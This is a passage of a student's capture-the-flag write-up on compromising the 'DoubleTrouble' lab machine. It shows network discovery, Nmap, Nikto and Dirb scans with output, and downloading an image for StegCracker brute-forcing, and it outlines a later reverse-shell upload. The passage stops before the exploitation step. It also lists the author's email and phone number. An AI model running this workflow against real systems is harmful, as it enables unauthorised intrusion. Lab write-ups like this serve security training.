HACKER MENTORSHIP CLUB

NAME:BATTHULA PHANINDHRA KUMAR

GMAIL:batthulaphanindhrakumar@gmail.com

MOBILE NO :6281963572


SUMMERY : After watching the Exam Guide video in Hacker Mentorship Club . I know about the ("StegcCracker") what is StegCracker , How its work after completion of this I know about the target IP address by using **(Nmap)** or**(Netdiscover**) then I scan the open ports in the target machine by using **(Nmap)**after this I find the vulnerabilities by using **(Nikto)** and **(Dirb utility)** after that I have to do the Enumeration then by using the **(Stagecracker)** I find the Usermail and Password after that I Login with those credentials then I find the lot of uploads options in it then I perform Reverseshell attack by upload "**shell.php**" then I connect to the port then the System is **(HACKED OR COMPROMISED)** .

STEPS I PERFORM TO COMPROMISE OR HACK THE DOUBLETROUBLE.

STEP 1: Knowing about the StegCracker .

StegCracker: StegCracker is steganography brute-force utility to uncover hidden data inside files.


I have searched in google and youtube to know about the StegCracker then finally I know how to use StegCracker like below command.



```
stegcracker '/root/Desktop/brooklyn99.jpg' /usr/share/wordlists/rockyou.txt
```


STEP 2: Finding the target IP address

Command 1: ip a



```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:cb:7e:f5 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 390sec preferred_lft 390sec
    inet6 fe80::13f8:d666:562:5a59/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

Command 2: nmap –sn 10.0.2.15/24




```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 10.0.2.15/24
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-05 08:25 EDT
Nmap scan report for 10.0.2.1
Host is up (0.0019s latency).
Nmap scan report for 10.0.2.4
Host is up (0.0015s latency).
Nmap scan report for 10.0.2.15
Host is up (0.00027s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.98 seconds

┌──(kali㉿kali)-[~]
└─$ 
```


Successfully I found the target IP address

Step 3: Scanning the open ports in target machine

Command 1: nmap –p- -n –vvv –sCV 10.0.2.4 –o /tmp/scan1



```
┌──(kali㉿kali)-[~]
└─$ nmap -p- -n -vvv -sCV 10.0.2.4 -o /tmp/scan1
Warning: The -o option is deprecated. Please use -oN
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-05 08:29 EDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 08:29
Completed NSE at 08:29, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 08:29
Completed NSE at 08:29, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 08:29
Completed NSE at 08:29, 0.00s elapsed
Initiating Ping Scan at 08:29
Scanning 10.0.2.4 [2 ports]
Completed Ping Scan at 08:29, 0.00s elapsed (1 total hosts)
Initiating Connect Scan at 08:29
Scanning 10.0.2.4 [65535 ports]
Discovered open port 80/tcp on 10.0.2.4
Discovered open port 22/tcp on 10.0.2.4
```




```
22/tcp open  ssh     syn-ack OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 6a:fe:d6:17:23:cb:90:79:2b:b1:2d:37:53:97:46:58 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC4uqqKMblsYkzCZ7j1Mn8OX4iKqTf55w3nolFxM6IDIrQ7SV4JthEGqnYs
24cb7jXq8Obu0j4bNsx7L0×bDCB1zxYwiqBRbkvRWpiQXNns/4HKlFzO19D8bCY/GXeX4IekE98kZgcG20x/zoBjMPXWXHUcYK
|   256 5b:c4:68:d1:89:59:d7:48:b0:96:f3:11:87:1c:08:ac (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDkds8dHvtrZmMxX2P71ej+q
|   256 61:39:66:88:1d:8f:f1:d0:40:61:1e:99:c5:1a:1f:f4 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIoK0bHJ3ceMQ1mfATBnU9sChixXFA613cXEXeAyl2Y2
80/tcp open  http    syn-ack Apache httpd 2.4.38 ((Debian))
|_http-title: qdPM | Login
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.38 (Debian)
|_http-favicon: Unknown favicon MD5: B0BD48E57FD398C5DA8AE8F2CCC8D90D
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Successfully by the above scan I find the Two open ports 1) port 22 “ssh” 2) port 80 “http”

STEP 4: Finding the vulnerabilities by using the port 80 is open . .


The port 80 is open so I used nikto

Command 1: nikto –h 10.0.2.4




```
┌──(kali㉿kali)-[~]
└─$ nikto -h 10.0.2.4
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.0.2.4
+ Target Hostname:    10.0.2.4
+ Target Port:        80
+ Start Time:         2023-10-05 08:31:36 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.38 (Debian)
+ /: Cookie qdPM8 created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in
lnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /images: IP address found in the 'location' header. The IP is "127.0.1.1". See: https://portswigger.net/kb/issues/0060
+ /images: The web server may reveal its internal or real IP in the Location header via a request to with HTTP/1.0. The
-2000-0649
+ Apache/2.4.38 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: DEBUG HTTP verb may show server debugging information. See: https://docs.microsoft.com/en-us/visualstudio/debugger/
+ /css/: Directory indexing found.
+ /css/: This might be interesting.
+ /install/: This might be interesting.
+ /readme.txt: This might be interesting.
+ /secret/: Directory indexing found.
+ /secret/: This might be interesting.
+ /template/: Directory indexing found.
+ /template/: This might be interesting: could have sensitive files or system information.
+ /images/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ 8104 requests: 0 error(s) and 18 item(s) reported on remote host
+ End Time:           2023-10-05 08:32:03 (GMT-4) (27 seconds)
```

Command 2: dirb http://10.0.2.4




```
┌──(kali㉿kali)-[~]
└─$ dirb http://10.0.2.4

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Oct  5 08:33:52 2023
URL_BASE: http://10.0.2.4/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.0.2.4/ ----
==> DIRECTORY: http://10.0.2.4/backups/
==> DIRECTORY: http://10.0.2.4/batch/
==> DIRECTORY: http://10.0.2.4/core/
==> DIRECTORY: http://10.0.2.4/css/
+ http://10.0.2.4/favicon.ico (CODE:200|SIZE:894)
==> DIRECTORY: http://10.0.2.4/images/
+ http://10.0.2.4/index.php (CODE:200|SIZE:5802)
==> DIRECTORY: http://10.0.2.4/install/
==> DIRECTORY: http://10.0.2.4/js/
+ http://10.0.2.4/robots.txt (CODE:200|SIZE:26)
==> DIRECTORY: http://10.0.2.4/secret/
+ http://10.0.2.4/server-status (CODE:403|SIZE:273)
==> DIRECTORY: http://10.0.2.4/sf/
==> DIRECTORY: http://10.0.2.4/template/
==> DIRECTORY: http://10.0.2.4/uploads/
```


After executing the above commands open the browser and I paste my target IP it display Login wep page.



After completing the above commands I personally open every link whats inside that particular link.



10.0.2.4/css/

10.0.2.4/readme.txt



10.0.2.4/template/scripts/app.js

Etc….


After executing the nikto command I noticed the some ("Secret") word


```
+ /secret/: Directory indexing found.
+ /secret/: This might be interesting.
```

So I paste this in the browser I found some image in it.



10.0.2.4//secret/doubletrouble.jpg

In the above url I found the image in it. The image looks like .



After seeing this image I noticed about the (StegCracker) then I downloaded it.

Command 3: wget http://10.0.2.4//secret/doubletrouble.jpg




```
┌──(kali㉿kali)-[/tmp/doubletrouble]
└─$ wget http://10.0.2.4//secret/doubletrouble.jpg
--2023-10-05 09:02:14--  http://10.0.2.4//secret/doubletrouble.jpg
Connecting to 10.0.2.4:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 82779 (81K) [image/jpeg]
Saving to: ‘doubletrouble.jpg’

doubletrouble.jpg                          100%[==============================

2023-10-05 09:02:14 (55.9 MB/s) - ‘doubletrouble.jpg’ saved [82779/82779]
```

Sucessfully I downloaded the jpg file.

STEP 5: Using StegCreacker finding hidden data inside jpg file

Installing the StegCreacker

Command 1: sudo apt install stegcreacker




```
┌──(kali㉿kali)-[/tmp/doubletrouble]
└─$ sudo apt install stegcracker
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
E: Unable to locate package stegcracker
```


But I unable to download the StegCreacker.

So I edited the source list.

Command 2: sudo nano /etc/apt/sources,list




```
┌──(kali㉿kali)-[/tmp/doubletrouble]
└─$ sudo nano /etc/apt/sources.list
```



```
  GNU nano 7.2                                                                          /etc/apt/sources
# See https://www.kali.org/docs/general-use/kali-linux-sources-list-repositories/
deb http://http.kali.org/kali kali-rolling main contrib non-free non-free-firmware

# Additional line for source packages
